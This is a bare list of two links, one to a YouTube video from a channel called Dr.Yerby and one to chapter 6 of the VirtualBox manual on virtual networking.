https://www.youtube.com/watch?v=6ov7LKrPysU&ab_channel=Dr.Yerby

<https://www.virtualbox.org/manual/ch06.html>